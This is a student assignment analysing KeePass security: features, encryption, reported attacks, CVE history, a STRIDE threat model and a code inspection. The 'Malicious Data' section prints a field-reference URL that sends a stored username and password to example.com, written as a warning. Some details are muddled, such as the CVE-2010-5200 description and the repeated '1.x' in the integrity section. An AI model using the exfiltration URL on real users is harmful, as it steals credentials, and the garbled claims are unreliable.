Sri Lanka Institute of Information Technology

Year 4 – Semester 2

Secure Software Engineering

Assignment

Name: RMBB Rathnayake (Student 1)

GGL Anjula (Student 2)

IT Number: IT16054400 (Student 1)

IT16022416 (Student 2)

Open-source software: KeePass

Table of Contents

Domain and Historical Analysis

Product Overview


Today, people have to remember many passwords. Password is needed for a lot of websites, e-mail account, webserver, network logins, etc. The list is endless. Also, it should use a different password for each account, because if you would use only one password everywhere and someone gets this password, you would have a problem: the thief would have access to all of the accounts.

What is KeePass?

KeePass is a free open source password manager, which helps to manage passwords in a secure way. It can store all passwords in one database, which is locked with a master key. So it only have to remember one single master key to unlock the whole database. Database files are encrypted using the best and most secure encryption algorithms currently known (AES-256, ChaCha20 and Twofish).

Why Do I Need a Password Manager?

Password managers are applications designed to store login information in a secure setting. The data is stored in encrypted form and can only be accessed by someone who has what's generally called a master password. That master password is what allows the browser to access the list and pull the right one for logging into a specific site.



Think of it as a virtual safe. You put your valuables in the safe (in this case passwords) and lock the door. Without the combination, no one is getting into the safe. As the one who has the combination, you can open the door any time you want.

Not all password managers are alike. KeePass do a better job of protecting passwords than others. Followings are the key features of KeePass.

1. Strong Security
2. Multiple User Keys
3. Portable and No Installation Required, Accessibility
4. Export to TXT, HTML, XML and CSV Files
5. Import from Many File Formats
6. Easy Database Transfer
7. Support of Password Groups
8. Time Fields and Entry Attachments
9. Auto-Type, Global Auto-Type Hot Key and Drag Drop
10. Intuitive and Secure Clipboard Handling
11. Searching and Sorting
12. Multi-Language Support
13. Strong Random Password Generator
14. Plugin Architecture
15. Open Source!

1. Strong Security

- KeePass supports the Advanced Encryption Standard (AES, Rijndael) and the Twofish algorithm to encrypt its password databases. Both of these ciphers are regarded as being very secure. AES e.g. became effective as a U.S. Federal government standard and is approved by the National Security Agency (NSA) for top secret information.
- The complete database is encrypted, not only the password fields. So, your user names, notes, etc. are encrypted, too.
- SHA-256 is used to hash the master key components. SHA-256 is a 256-bit cryptographically secure one-way hash function. No attacks are known yet against SHA-256. The output is transformed using a key derivation function.
- Protection against dictionary and guessing attacks: by transforming the master key component hash using a key derivation function (AES-KDF, Argon2), dictionary and guessing attacks can be made harder.
- Process memory protection: your passwords are encrypted while KeePass is running, so even when the operating system dumps the KeePass process to disk, your passwords aren't revealed.
- [2.x] Protected in-memory streams: when loading the inner XML format, passwords are encrypted using a session key.
- Security-enhanced password edit controls: KeePass is the first password manager that features security-enhanced password edit controls. None of the available password edit control spies work against these controls. The passwords entered in those controls aren't even visible in the process memory of KeePass.
- The master key dialog can be shown on a secure desktop, on which almost no key logger works. Auto-Type can be protected against key loggers, too.

2. Multiple User Keys

- One master password decrypts the complete database.
- Alternatively, you can use key files. Key files provide better security than master passwords in most cases. You only have to carry the key file with you, for example on a floppy disk, USB stick, or you can burn it onto a CD. Of course, you shouldn't lose this disk then.
- For even more security, you can combine the above two methods: the database then requires the key file and the password in order to be unlocked. Even if you lose your key file, the database would remain secure.
- [2.x] Additionally, you can lock the database to the current Windows user account. The database can then only be opened by the same person who created it.

3. Portable and No Installation Required, Accessibility

- KeePass is portable: it can be carried on an USB stick and runs on Windows systems without being installed.
- Installer packages are available, too, for the ones who like to have shortcuts in their Windows start menu and on the desktop.
- KeePass doesn't store anything on your system. The program doesn't create any new registry keys and it doesn't create any initialization files (INI) in your Windows directory. Deleting the KeePass directory (in case you downloaded the binary ZIP package) or using the uninstaller (in case you downloaded the installer package) leaves no trace of KeePass on your system.
- Ports for other systems like Android, iOS, etc. are available

4. Export to TXT, HTML, XML and CSV Files

- The password list can be exported to various formats like TXT, HTML, XML and CSV.

- The XML output can be easily used in other applications.
- The HTML output uses cascading style sheets (CSS) to format the table, so you can easily change the layout.
- The CSV output is fully compatible with most other password safes like the commercial closed-source Password Keeper and the closed-source Password Agent, also the CSVs can be imported by spreadsheet applications like Microsoft Excel or Open Office's Calc.
- Many other file formats are supported through KeePass plugins.

5. Import from Many File Formats

- KeePass uses the common CSV export format of various passwords safes like Password Keeper and Password Agent. Exports from these programs can be easily imported to your KeePass databases.
- KeePass can parse and import TXT outputs of CodeWalletPro, a commercial closed-source password safe.
- KeePass can import TXT files created by Bruce Schneider's Password Safe v2.
- [2.x] Out of the box, KeePass supports importing more than 35 formats
- Many other file formats are supported through KeePass plugins.

6. Easy Database Transfer

- A password database consists of only one file that can be transferred from one computer to another easily.

7. Support of Password Groups

- You can create, modify and delete groups, in which passwords can be sorted into.
- The groups can be arranged as a tree, so a group can have subgroups, those subgroups can have subgroups themselves, etc.
- Time Fields and Entry Attachments
- KeePass supports time fields: creation time, last modification time, last access time and expiration time.
- You can attach files to password entries (useful to store PGP signature files in KeePass for example).
- [2.x] KeePass has a powerful internal viewer/editor for text files, images and documents.

8. Auto-Type, Global Auto-Type Hot Key and Drag Drop

- KeePass can minimize itself and type the information of the currently selected entry into dialogs, web forms, etc. Of course, the typing-sequence is 100% user-customizable, read the documentation file for more.
- KeePass features a global auto-type hot key. When KeePass is running in the background (with opened database) and you press the hot key, it looks up the correct entry and executes its auto-type sequence.
- All fields, title, username, password, URL and notes can be drag dropped into other windows.

9. Intuitive and Secure Clipboard Handling

- Just double-click on any field of the entry list to copy its value to the Windows clipboard.
- Timed clipboard clearing: KeePass can clear the clipboard automatically sometime after you've copied one of your passwords into it.

10. Searching and Sorting

- You can search for specific entries in the databases.
- To sort a password group, just click on one of the column headers in the password list, you can sort by any column.

11. Multi-Language Support

- KeePass can be translated into other languages very easily.
- Over 45 different languages are available!

12. Strong Random Password Generator

- KeePass can generate strong random passwords for you.
- You can define the possible output characters of the generator (number of characters and type).
- Random seeding through user input: mouse movement and random keyboard input.

13. Plugin Architecture

- Other people can write plugins for KeePass.
- Plugins can extend the functionality of KeePass, like providing additional import/export methods for other file formats.

14. Open Source!

- KeePass free and you have full access to its source code!
- Open Source prevents backdoors. You can have a look at its source code and compile it yourself.
- You can yourself check if the security is implemented correctly, you can, if you want, use any other encryption algorithm.
- Opening the sources also encourages other people to port the application to other systems (PocketPC version already in development) or write translations.
- KeePass is OSI Certified Open Source Software. OSI Certified is a certification mark of the Open Source Initiative.

Technical Specifications

Encryption: AES, Twofish, and SHA-256 (using password hash).
License: Open Source software (GPL).
Availability: Windows, macOS, Linux versions, PocketPC, J2ME-compliant mobile phones, Android, and iOS versions are available at http://keepass.info/.
Features: Password import and export, database transfer, password clustering, file attachment support for PGP signatures and keys, random password generation, plug-in availability, and support.
Cost: Free versions for Windows, Macintosh, and Linux are available from the Software Download Service. Some versions of KeePass available from http://keepass.info have a nominal cost.

Product Assets

KeePass is available in two different editions: 1.x and 2.x. They are fundamentally different (2.x is not based on 1.x). Both editions run on Windows operating systems; KeePass 2.x additionally runs on Mono (Linux, Mac OS X, BSD, etc.).

Appendix A

Following chart displays the two different editions: 1.x and 2.x and their intangible properties, functionalities, key sources, security features and other main specifications.

Project	**KeePass 1.x**	**KeePass 2.x**
License	Open Source software (GPL)	Open Source software (GPL)
Cost	Free	Free
Active Development	✔	✔

Installation / Portability	**KeePass 1.x**	**KeePass 2.x**
Supported Operating Systems	Windows Vista, 7, 8, 10, Wine	Windows Vista, 7, 8, 10, Mono (Linux, Mac OS X, BSD, ...)
Runs Without Installation	✔	✔
Runs From USB Stick	✔	✔
Full Unicode Support	✘	✔
Enhanced High DPI Support	✘	✔

Database Features	**KeePass 1.x**	**KeePass 2.x**
Encryption Algorithms	AES/Rijndael, Twofish	AES/Rijndael, ChaCha20 (and with plugins: Twofish, Serpent, GOST, ...)
Prot. Against Dict. Attacks	✔ (AES-KDF)	✔ (AES-KDF, Argon2)
Compression	None	GZip (or none)
Inner Format	Binary	XML

Key Sources	**KeePass 1.x**	**KeePass 2.x**
Master Password	✔	✔
Key File	✔	✔
Windows User Account	✘	✔
One-Time Password	✘	✔
Challenge-Response	✘	✔
Smart Card (RFID / NFC)	✘	✔
Certificate	✘	✔

Security Features	**KeePass 1.x**	**KeePass 2.x**
Process Memory Protection	✔	✔
Security-Enhanced Edit Controls	✔	✔
Enter Master Key on Secure Desktop	✘	✔
Password Quality Estimation	✔	✔

Groups & Entries	**KeePass 1.x**	**KeePass 2.x**
Fixed Fields (Title, User Name, Password, URL, Notes)	✔	✔
Custom String Fields	✘	✔
File Attachments	✔ (1 per entry)	✔ (multiple per entry)
Internal Attachment Viewer/Editor	✘	✔
Field References	✔	✔

Entry History	✗	✓
Import External Icons	✗	✓
Group Notes	✗	✓
Show Entries of Sub-Groups	✗	✓

Search	**KeePass 1.x**	**KeePass 2.x**
Search Entries	✓	✓
Multiple Terms / Exclusions	✓ / ✗	✓ / ✓
Regular Expressions	✓	✓
Exclude Expired Entries	✓	✓
Grouped Results	✗	✓
Sort Search Results	✗	✓
Find Duplicate/Similar Passwords	✗	✓

Integration	**KeePass 1.x**	**KeePass 2.x**
Copy to Clipboard	✓	✓
Drag & Drop	✓	✓
Auto-Type	✓	✓
Auto-Type TCATO	✗	✓
Pick Characters	✗	✓

Data Exchange & Access	**KeePass 1.x**	**KeePass 2.x**
Import From	CSV, CodeWallet(Pro) TXT, Password Safe TXT, KDB	More than 35 formats
Export To	XML, HTML, CSV, KDB, TXT	XML, HTML, CSV, KDB, KDBX, XSL-Transformed
Open Database via URL (FTP, HTTP, WebDAV, SCP, SFTP, FTPS)	✗	✓
Shared Database Editing	✗(Office-style locking)	✓(multi-user)
Synchronization	✗	✓
Print	✓(tabular only)	✓(tabular and detailed mode)

Extensibility & Automation	**KeePass 1.x**	**KeePass 2.x**
Plugin Architecture	✓	✓
Scripting	✗	✓
Trigger System	✗	✓

Followings are the detailed information on resources, functionality, and intangible properties of KeePass that an attacker would want to exploit,

1. KeePass Database

KeePass encrypts the whole database, i.e. not only your passwords, but also your user names, URLs, notes, etc. KeePass uses well-known Advanced Encryption Standard (AES / Rijndael) as the encryption algorithm. These well-known and thoroughly analyzed algorithms are considered to be very secure. Using this encryption algorithms KeePass database files are encrypted. The authenticity and integrity of the data is ensured using a HMAC-SHA-256 hash of the cipher text (Encrypt-then-MAC scheme). Until now AES (Rijndael) became effective as

a U.S. federal government standard and is approved by the National Security Agency (NSA) for top secret information. Twofish was one of the other four AES finalists. ChaCha20 is the successor of the Salsa20 algorithm. However, AES encryption keys need to be protected. Even the most extensive cryptographic systems can be vulnerable if a hacker gains access to the encryption key.

Any way The KeePass database files can be targeted by the attackers to decrypt to get the plain text password.

2. Key Hashing and Key Derivation

Attackers can easily perform dictionary attacks if they derive the key. In order to generate the key for the encryption algorithm, *K* is transformed using a key derivation function (with a random salt). This prevents pre computation of keys and makes dictionary and guessing attacks harder.

SHA-256 is used for compressing the components of the composite master key (consisting of a password, a key file, a Windows user account key and/or a key provided by a plugin) to a 256-bit key *K*.

SHA-256 is a cryptographic hash function that is considered to be very secure. It has been standardized in NIST FIPS 180-4 [4]. The attack against SHA-1 discovered in 2005 does not affect the security of SHA-256.

3. Protection against Dictionary Attacks

Most commonly attackers would exploit the key using a Dictionary attack. A dictionary attack is a form of brute force attack technique for defeating a cipher or authentication mechanism by trying to determine its decryption key or passphrase by trying hundreds or sometimes millions of likely possibilities.

Such attacks cannot be prevented, but they can be made harder. For this, the key *K* derived from the user's composite master key is transformed using a key derivation function with a random salt. This prevents a pre computation of keys and adds a work factor that the user can make as large as desired to increase the computational effort of a dictionary or guessing attack.

In order to protect against dictionary attacks following derivation functions are supported,

- **AES-KDF** (KeePass 1.x and 2.x)
- **Argon2** (KeePass 2.x only)

4. Random Number Generation

In cryptography, the quality of the random numbers used directly determines the security strength of the system. The quality of the random number generator influences how difficult it is to break into to the system. Attackers may cryptanalysis on random number generation.

Modern security algorithms and protocols have their cryptographic strength expressed in the number of bits (keys) that an attacker needs to guess before he can break the system. Many security protocols require random bits to remain secure. Algorithms such as the AES, RSA and ECC have been proven to be difficult to break.

An entropy pool using various entropy sources is created in KeePass which includes random numbers generated by the cryptographic provider, current date/time and uptime, cursor position, operating system version, processor count, environment variables, process and memory statistics, current culture, a new random GUID, etc.

These random bits are generated using a cryptographically secure pseudo-random number generator which makes attackers more difficult to determine the random key.

5. Process Memory Protection

While KeePass is running, sensitive data is stored encrypted in the process memory. This let attackers to sniff into the dump of KeePass process memory and access to data. As KeePass process memory security applies only to sensitive data such as master key and entry passwords. But user names, notes and file attachments will be easily accessed by attackers.

Any way KeePass overwrites and erase all sensitive data on process memory when it is not needed.

6. Enter Master Key on Secure Desktop (Protection against Key loggers)

Attackers may to monitor and record each keystroke typed on a specific computer's keyboard. As a result master key may get into the attackers hand. It may let all the passwords accessible to attacker.

Most currently available key loggers only work on the user's primary desktop and do not capture key presses on the secure desktop. But KeePass 2.x has an option to show the master key dialog on a different/secure desktop. So, the secure desktop protects the master key against most key loggers.

7. Locking the Workspace

Inside attackers may sniff into the logged in workspaces and access to the KeePass saved passwords. This let attackers to get sensitive data easily. So users should always aware to lock the workspace when they are away from workspaces.

When locking the workspace, KeePass closes the database file and only remembers its path and certain view parameters. So this provides maximum security to databases.

8. Plugins

If attackers get write access to the KeePass directory and register vulnerable plugins they could also just replace the whole 'KeePass.exe, where it has all the vulnerabilities of the injected plugin. Attackers may exploit the vulnerabilities in the registered plugin and eventually they might get the access to databases in KeePass.

But KeePass can be installed with KeePass directory is write-protected for normal users, no other program can copy files into it. Therefore, plugins cannot inject themselves anymore.

Example Attacks on KeePass

Following are various potential security issues and attacks that have been reported and their status/analysis,

1. ## Header Authentication

   A research has focused on attacks on the KDB and KDBX file formats based on unauthenticated header data. For KDB, this issue has allowed silent data removal attacks. For KDBX, the issue has allowed silent data corruption attacks.

   As these both were minor security issues Confidentiality was not compromised. In order to prevent this issue for KeePass 1.24 and 2.20 has introduced Header data authentication for KDB and KDBX.

2. ## MemUtil.ArraysEqual Susceptible to Timing Attack

   It has been reported that the method MemUtil.ArraysEqual is susceptible to a timing side-channel attack. These attacks let attackers to bypasses a computer's account permissions, virtualization boundaries and protected memory regions and exposes sensitive device information.

   The time required by MemUtil.ArraysEqual indeed depends on the data, but it is irrelevant. In a timing side-channel attack, an attacker analyzes the time that a cryptographic system requires to perform some operation and tries to deduce secret information from it. These attacks compromise confidentiality of KeePass.

3. ## KeeFarce

   KeeFarce extracts information of a running KeePass process (with an open database) using a using DLL injection. There are much simpler ways to achieve that.

   For example, a tool could send simulated keypresses to the KeePass window to export the data to a file (e.g. press Alt+F, E, Tab, Space ...). Before that, a screenshot could be created and displayed above all windows in order to hide this procedure (and a user probably would not notice a screen freeze of one second). Alternatively, imagine a tool that captures your master password (key logger) and your database file.

4. ## Automatic Update Vulnerability

   Automatic KeePass updates can be vulnerable to attackers. As KeePass doesn’t update itself automatically so the newest version should be downloaded from internet and KeePass is available to download from many sources. In order to make sure these sources are official, users should check the digital signatures. Unless attackers can let users download a malicious code embedded version of KeePass which can later exploit its malicious code/ known vulnerability. This may compromise the confidentiality and Integrity of the product.

   To avoid these man in the middle attacks from making KeePass display incorrect versions, every version is digitally signed using RSA-4096 and SHA-512.

5. ## Write Access to Configuration File

   An attacker who has write access to the KeePass configuration file can modify it maliciously for example, attacker could inject malicious triggers.

If the portable version of the KeePass is used, the configuration file is stored in the application directory (which contains the "KeePass.exe" file). In this case, having write access to the KeePass configuration file is typically equivalent to having write access to the application directory. With this capability, an attacker can for instance simply replace the "KeePass.exe" file by some malware. This type of attack can let attackers to compromise confidentiality integrity and even availability.

6. Specialized Spyware

All security features in KeePass protect against common threats like key loggers, clipboard monitors, password control monitors, etc... But the security of KeePass can compromise using a spyware program running on the system that is specialized on attacking KeePass.

If a spyware specialized to act on KeePass is installed on the victim's machine, it waits for KeePass to be started, then hides the started application and imitates KeePass itself. All interactions (like entering a password for decrypting the configuration, etc.) can be simulated.

The only way to protect the PC is by using an anti-virus software. Use a proper firewall, only run software from trusted sources, do not open unknown e-mail attachments, etc.

7. Malicious Data

If the data is entered and run without checking it first, this can lead to security problems (like for instance a disclosure of sensitive data or an execution of malicious code). This is a general scenario; it applies to most applications, not only to KeePass. As examples,

KeePass supports placeholders. All regular placeholders are of the form '`{...}`', and environment variables are of the form '`%...%`'. All data should be checked for malicious placeholders and environment variables.

Field references can insert data of other entries into the current data. For example, if you have a Facebook account, entering and running the following URL might send your Facebook user name and the password to the 'example.com' server:

```
https://example.com/?u={REF:U@T:Facebook}&p={REF:P@T:Facebook}
```

If you enter/use a password generator profile (suggested by an attacker) that allows weak passwords only, accounts using such weak passwords may not be well protected.

Using the XML Replace feature with malicious parameters may result in a malicious modification of data in your database.

Pasting/entering malicious triggers in the triggers dialog without checking them can result in security problems.

So these malicious data inputs may compromise all Confidentiality, Integrity and Availability of KeePass assets.

Appendix A

Vulnerability History

Followings are the 4 reported vulnerabilities to the year 2017,

Year	# of Vulnerabilities	Code Execution	Gain Privileges
2012	2		2
2017	2	2	
Total	4	2	2

Vulnerability Details: CVE-2010-5200

KeePass 1.18 has been released to fix this vulnerability:
https://keepass.info/news/n100902_1.18.html

This vulnerability in KeePass Password Safe before 2.13 allows local attackers to gain privileges via a Trojan horse DwmApi.dll file in the current working directory, as demonstrated by a directory that contains a .kdbx file. For KDBX, the issue has allowed silent data corruption attacks based on unauthenticated header data.

This attack has taken place because of the poor configuration of the KDB and KDBX file formats data header authentication.

Later KeePass 1.24 and 2.20 introduced authentication of header data in KDB and KDBX database files. This is a security improvement for the file formats to prevent silent data removal/corruption attacks.

Summary of CVE-2010-5200 vulnerability is shown below,

CVSS Score	6.9
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Gain privileges
CWE ID	CWE id is not defined for this vulnerability

Design Analysis

Architecture overview




Figure 1 Architecture Overview of the KeePass

KeePass is an open-source software which is designed to store login information in a secure manner. The data is stored as an encrypted data and only can be accessed by person who has master key/master password. Also that master key is used by the browsers to access the list and pull the right one for login into a specific site. Let's think about physical safe locker, user put his/her valuables in the safe locker and lock the door. Without the password combination, no one is getting into the safe locker. As the one who has the combination, he/she can open the safe locker any time he/she wants. Same logic applied in KeePass to protect the content of the database, but using more complex method [5].

High level picture of the KEEPASS




Figure 2 High-level picture of the KeePass

KeePass comes with a database which contains data for one or more users. All user's data are divided into groups and subgroups thus they are organized in a form that serves right the user. Unique Master Key is assigned to each user which can be simple or composite and its combination opens specific database. Once this Master key is lost, there is no way to recover it again. In groups and sub groups KeePass stores username, passwords, URLs, etc which can be copied or sent to applications, accounts, websites. Instead of using Master key, user can use onetime key for used once in a transaction for avoiding the risk of reused by others for any reason. The big picture of the KeePass can be view from above diagram [6].

Main functionalities

There are few features which are common to password managers which provide security for their passwords while maintaining usability. When considering about the KeePass as an OSI certified Open Source Software, there are few significant functionalities have been implemented by the developers.

01) Password Generator
02) End to End Encryption
03) Change Master Key
04) Copy to Clipboard
05) Two factor Authentication
06) Perform Export database and Delete database
07) Secure Desktop
08) Control Passwords

Password Generator

The recommended method of generating random passwords is the password generator when using the KeePass password manager. This function allows the users to create a user profile with predefined attributes such as design patterns or character set requirements. As an example the character sets can be selected to generate the passwords include digits, lower case, upper case, spaces, special characters and brackets. Above mentioned characters can be utilized in any combination while creating a password length that would meet any logical scenario [7].




Figure 3 KeePass Password Generator

End to End Encryption

KeePass stores passwords on client side using encrypted *". kbdx"* containers. Those containers are encrypted by the client and only can decrypt by a person who has the password (key). Security of the KeePass can be further developed by using key file and multi factor authentication as well. Because of this encryption mechanism .kbdx files are fully end-to-end encrypted. As we said in earlier those .kbdx file are stored in client side and if the client want he/she can transfer that file among many devices, because of that KeePass ensures that no online adversary can ever access them, even in encrypted form. Since KeePass uses AES-256 algorithm with an SHA-256 password hash function to encrypt and authenticate .kbdx files, client can store them in insecure cloud platform such as Mega, Dropbox.

Change Master Key

As we mentioned in earlier there is a Master Key concept in KeePass project and the user is able to change the Master Key password at any time by using the main menu bar which pops up a massage box for completing the process [7].

Figure 4 Changing the Master Key

Copy to clipboard and perform Auto-Type

Unlike most of the password management software KeePass allows user to copy data or password to the clipboard. Using Auto-Type feature user can automatically enter pre-configured data into web forms. In below image there are two options named URL(s) and Perform Auto-type, user can use that options to enable Auto-Type feature and configure its settings [7].




Figure 5 data copy to clipboard and Auto-Type passwords

The two factor authentication

It is possible to further secure database by requiring that user is logged in to a specified windows user account when user open a .kbdx file, but this feature limit user's ability to share passwords to other platforms. It ensures that only specific person/persons can access the database information.

Export database and Delete database

Using Export data feature, user will be able to export the content of any database in the KeePass password manager as CSV, HTML, KeePass 2.x (KDBX) and KeePass 2.x XML file types. Entire database can export using this feature not just a single entry of the database. When a database is no longer needed it can be deleted from the KeePass password manager. This can be done through an option named "Delete Group" [7].

Control passwords

When the user creates new entry KeePass creates a random password for the user or user also can create a password manually by typing a password that he/she wants on password field in KeePass entry tab. In KeePass user allows to control those password considering below parameters,

01) How long this random password is?
02) How complex this is?
03) Set an expiry date for the password [8]




Figure 6 KeePass Export Feature

Secure Desktop

KeePass provides a "Secure Desktop" feature which reduces the risk of a Key logger intercepting your keystrokes while entering the password. This feature is disabled by default and based on the user consent it can enable. When it comes to the security point of view, this Secure Desktop feature is much reliable against the key logger problems [8].

Lock Database after inactivity

To prevent intentional data(password) leakages there is a countermeasure named "Lock workspace after KeePass inactivity. When the user is not active for a predefined time period KeePass will automatically lock the main database to prevent unauthorized accesses. Default time period is 300 seconds which means 5 minutes. If that is not enough or more than the user expected, user can increase or decrease the time period [8].

Input Output Handling

Basically when we are talking about the input data, all the input data is take as a plain text and then encrypt using AES-256 algorithm. When it comes to the input of a password KeePass uses AES-256 encryption algorithm along with an SHA-256 password hash function. After encrypting those input data KeePass either store them in a data base or if input data is for validating purpose, (probably the Master Key) it will compare with the stored value after decrypting it.

Outputs are basically divide into two parts. One is normal password which may directly requesting by the user or an application (browser) which need user credentials for login to a user account. In that kind of situations KeePass will automatically decrypt that relevant username and password and send it to the application which is requesting. The second part is whole XML document which may request by the user. In that scenario the v4 reader can output the decrypted XML document [9].

Use cases

The KeePass initial setup part is a little bit boring one, because initially user have to enter all his/her accounts which used credentials to login. After that, it's very easy and user need to ensure hi/she has access to his/her passwords everywhere. So in below it mentioned in step by step.

- In the first, user need to have one copy of his/her database available in the cloud, ex: Gmail, drop box, google drive, or on user's personal site. It should be a zipped folder and contains KeePass portable, and the database file. For an example if the user keeps his/her KeePass folder in G-Drive, hi/she has to update it manually every few weeks to keep credentials up to date. Instead of keeping the database in the cloud user can choose a strong master key which will take many years to break the encryption. But it depends on how far you trust the cloud platforms.
- Then user needs a USB drive which fits his/her wallet and put the database on it, including the KeePass portable one. This is more suitable when the user is traveling. No need to worry about losing it because database is encrypted and requires master password to decrypt.
- When user needs to use his/her passwords in another location, the only thing user has to do is add to user's KeePass folder, let's say user is using mac book then he/she needs to download KeePass for macOS and put it in that folder. That's it.

Apart from storing user credentials only, user can store other information as well, as an example passport details, credit card details, WLAN passwords, secret questions for web sites and their answers ...etc [10].

KeePass basic level security

Login security

When we are talking about the login, there is no login method in KeePass, because anyone can open the application but when the user wants to access some credentials he/she needs to provide the Master key before he is entering. Therefore, login method is not a mandatory one when it comes to the KeePass [11].

Database Encryption

KeePass encrypts whole database. Therefore, database files also encrypted. Instead of hiding passwords KeePass encrypts all user names, URLs, notes …etc. These well-known algorithms are considered to be very secure. An initialization vector (IV) is a randomly generated one at each time the database is saved. Therefore, same master key is using for encrypt multiple databases is not a problem [11].

Followings are the encryption algorithms used by each version of KeePass

Appendix B

KeePass 1.x:

Algorithm	Key Size
Advanced Encryption Standard (AES)	256 bits
Two fish	256 bits

KeePass 2.x:

Algorithm	Key Size
Advanced Encryption Standard (AES)	256 bits
ChaCha20	256 bits

Data authenticity and integrity

The authenticity and integrity of the data is ensured using a SHA-256 hash of the plaintext in KeePass 1.x version.

The authenticity and integrity of the data is ensured using a HMAC-SHA-256 hash of the cipher text (Encrypt-then-MAC scheme) in KeePass 1.x version [11].

Key Hashing and Key Derivation

SHA-256 is used for compressing the components of the composite master key (consisting of a password, a key file, a Windows user account key and/or a key provided by a plugin) to a 256-bit key K.

SHA-256 is a cryptographic hash function that is considered to be very secure. It has been standardized in NIST FIPS 180-4. The attack against SHA-1 discovered in 2005 does not affect the security of SHA-256 [11].

In order to generate the key for the encryption algorithm, K is transformed using a key derivation function (with a random salt). This prevents precomputation of keys and makes dictionary and guessing attacks harder. For details, see the section 'Protection against Dictionary Attacks'.

Lock Database after inactivity

To prevent intentional data(password) leakages there is a countermeasure named “Lock workspace after KeePass inactivity. When the user is not active for a predefined time period KeePass will automatically lock the main database to prevent unauthorized accesses. Default time period is 300 seconds which means 5 minutes. If that is not enough or more than the user expected, user can increase or decrease the time period [8].

Protection against Dictionary Attacks

KeePass features a protection against dictionary and guessing attacks.

Such attacks cannot be prevented, but they can be made harder. For this, the key *K* derived from the user's composite master key (see above) is transformed using a key derivation function with a random salt. This prevents a precomputation of keys and adds a work factor that the user can make as large as desired to increase the computational effort of a dictionary or guessing attack.

The following key derivation functions are supported (they can be chosen and configured in the database settings dialog):

- **AES-KDF** (KeePass 1.x and 2.x):
  This key derivation function is based on iterating AES.
- In the database settings dialog, users can change the number of iterations. The more iterations, the harder are dictionary and guessing attacks, but also database loading/saving takes more time (linearly).
- On Windows Vista and higher, KeePass can use Windows' CNG/BCrypt API for the key transformation, which is about 50% faster than the key transformation code built-in to KeePass.
- **Argon2** (KeePass 2.x only):
  Argon2 is the winner of the Password Hashing Competition. The main advantage of Argon2 over AES-KDF is that it provides a better resistance against GPU/ASIC attacks (due to being a memory-hard function).
- The number of iterations scales linearly with the required time. By increasing the memory parameter, GPU/ASIC attacks become harder (and the required time increases). The parallelism parameter can be used to specify how many threads should be used.

By clicking the '1 Second Delay' button in the database settings dialog, KeePass computes the number of iterations that results in a 1 second delay when loading/saving a database. Furthermore, KeePass 2.x has a button 'Test' that performs a key derivation with the specified parameters (which can be cancelled) and reports the required time.

The key derivation may require more or less time on other devices. If you are using KeePass or a port of it on other devices, make sure that all devices are fast enough (and have sufficient memory) to load the database with your parameters within an acceptable time [11].

Secure Desktop

KeePass provides a “Secure Desktop” feature which reduces the risk of a Key logger intercepting your keystrokes while entering the password. This feature is disabled by default and based on the user consent it can enable. When it comes to the security point of view, this Secure Desktop feature is much reliable against the key logger problems [8]

Random Number Generation

KeePass first creates an entropy pool using various entropy sources (including random numbers generated by the system cryptographic provider, current date/time and uptime, cursor position, operating system version, processor count, environment variables, process and memory statistics, current culture, a new random GUID, etc.).

The random bits for the high-level generation methods are generated using a cryptographically secure pseudo-random number generator (based on SHA-256/SHA-512 and ChaCha20) that is initialized using the entropy pool [11].

KeePass Misuse Cases

Following is a misuse case diagram drawn by considering 4 main functionalities of KeePass.

1. Portable and No Installation Required, Accessibility.
2. Multiple User Keys.
3. Easy Database Transfer.
4. Store passwords.




Figure 7 Misuse case diagram KeePass

KeePass Threat Modelling

Attackers will be targeting the following assets we may need to protect include:

- Firmware
- Certificates and device-unique keys
- Log-in credentials (user or admin)
- System configurations (to ensure system cannot be compromised or control taken away)
- Event logs
- Device resources (debug interface, storage)

KeePass can get attacked by various attackers such as,

- Remote software attacker - Most attacks fall into this category
- Network attacker - For example, man-in-the-middle attack, where communication between two parties is intercepted by an attacker
- Malicious insider attacker - This is often overlooked but has potentially serious consequences. It could be a disgruntled employee inside an organization, to part of an OEM, an ODM supply chain or silicon vendor
- Advanced hardware attacker - Advanced hardware attackers have unlimited resources and require physical access to the device. They will often deploy very sophisticated attacks, using specialized equipment, including ion-beam lithography or microscopy probing

By identifying the potential attack adversaries to KeePass. To identify security threats of KeePass and to apply threat model, we have used STRIDE model against assets of KeePass, and STRIDE stands for:

- Spoofing identity
- Tampering with data
- Repudiation
- Information disclosure
- Denial of service
- Elevation of privilege

After identifying vulnerabilities and threats, we can then consider how the threats directly affect each of KeePass's assets identified earlier in the process. Following chart shows how assets are associated with threats.

Firmware Configurations	Certificate keys & Credentials	Device Resources (Database)	Event Logs
Code injection	Admin Impersonation	Debug port abuse	Tamper system time
Reverse engineering	Replace credentials	Eavesdropping buses	Impersonation
Breaking secure state	Side channel attacks	Abuse resources	Suppress/ Erase critical events
Tampering configurations	Unauthorized access	Excessive privileges	Unauthorized access
Impersonation	Replace firm ware certificates	Database injection attacks	Tamper system time
Unauthorized access	Admin Impersonation	Debug port abuse	Impersonation

Code Inspection

1. Source: root/lib/Credentials/PasswordCredential.js

PasswordCredential.js file contains the encryption and hashing functions of the raw passwords where user enters to the KeePass system. It has 27 lines of codes. This file has a high severity level as it deals with the password encryption functions.

This file contains a code level issue of Use of password hash with insufficient computational effort which makes it a vulnerability of creating a hash of a password with low computational effort makes the hash vulnerable to password cracking attacks. This issue is identified in line 21 in the corresponding source code (root/lib/Credentials/ PasswordCredential.js). Following code segment shows the vulnerable code [12].

```
        this.__hashBuffer = crypto
            .createHash('sha256')
            .update(new Buffer(rawPassword, 'utf-8'))
            .digest();
    },
```

Main function of this file is to compute a hash and store the hash, instead of storing the original password in plaintext. In this design, authentication involves accepting an incoming password, computing its hash, and comparing it to the stored hash.

Storing cryptographic hashes of passwords is standard security practice, but it is equally important to select the right hashing scheme. If an attacker obtains the hashed passwords of an application, the password hashing scheme should still prevent the attacker from easily obtaining the original clear text passwords.

A good password hashing scheme requires a computation that cannot be done efficiently. Standard hashing schemes, such as md5 or sha1, are efficiently computable, and are therefore not suitable for password hashing.

